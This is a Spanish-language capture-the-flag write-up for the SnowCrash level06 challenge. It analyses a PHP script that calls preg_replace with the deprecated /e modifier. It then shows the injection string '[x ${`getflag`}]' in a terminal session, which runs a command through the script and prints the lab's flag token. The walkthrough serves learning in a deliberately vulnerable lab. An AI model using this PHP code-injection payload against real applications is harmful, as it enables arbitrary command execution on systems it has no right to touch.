

6

## Level06

Al entrar en el nivel vemos que tenemos un script y un código PHP.


Damos por hecho que el código PHP es el código que se ejecuta cuando ejecutamos el script.

Analizamos el código y vemos que es algo así.

```
1 function y($m) {
2     $m = preg_replace("/\./", " x ", $m);
3     $m = preg_replace("/@/", " y", $m);
4     return $m;
5 }
6
7 function x($y, $z) {
8     $a = file_get_contents($y);
9     $a = preg_replace("/(\[x (.*)\])/e", "y(\"\\2\")", $a);
10    $a = preg_replace("/\[\/", "(", $a);
11    $a = preg_replace("/\]/", ")", $a);
12    return $a;
13 }
14
15 $r = x($argv[1], $argv[2]);
16 print $r;
17
```

Analizando el código vemos que la función `preg_replace` con `/e` está deprecated porque permite realizar inyecciones de código. Viendo el código vemos que toma dos argumentos pero el único que nos interesa es el primero. Este interpretará una cadena y permitirá inyectarle un código.

Viendo lo que busca esta función después de probar mucho hemos llegado a este string.



Al pasárselo como argumento al script nos devuelve lo siguiente.

```
level06@SnowCrash: ~  
level06@SnowCrash:~$ cat /tmp/level06/test  
[x ${`getflag`}]  
level06@SnowCrash:~$ ./level06 /tmp/level06/test  
PHP Notice: Undefined variable: Check flag.Here is your token : wiok45aaogu  
iboiki2tuin6ub  
in /home/user/level06/level06.php(4) : regex code on line 1  
level06@SnowCrash:~$ |
```

Gracias a esto sabemos que la flag es: `wiok45aaoguiboiki2tuin6ub`.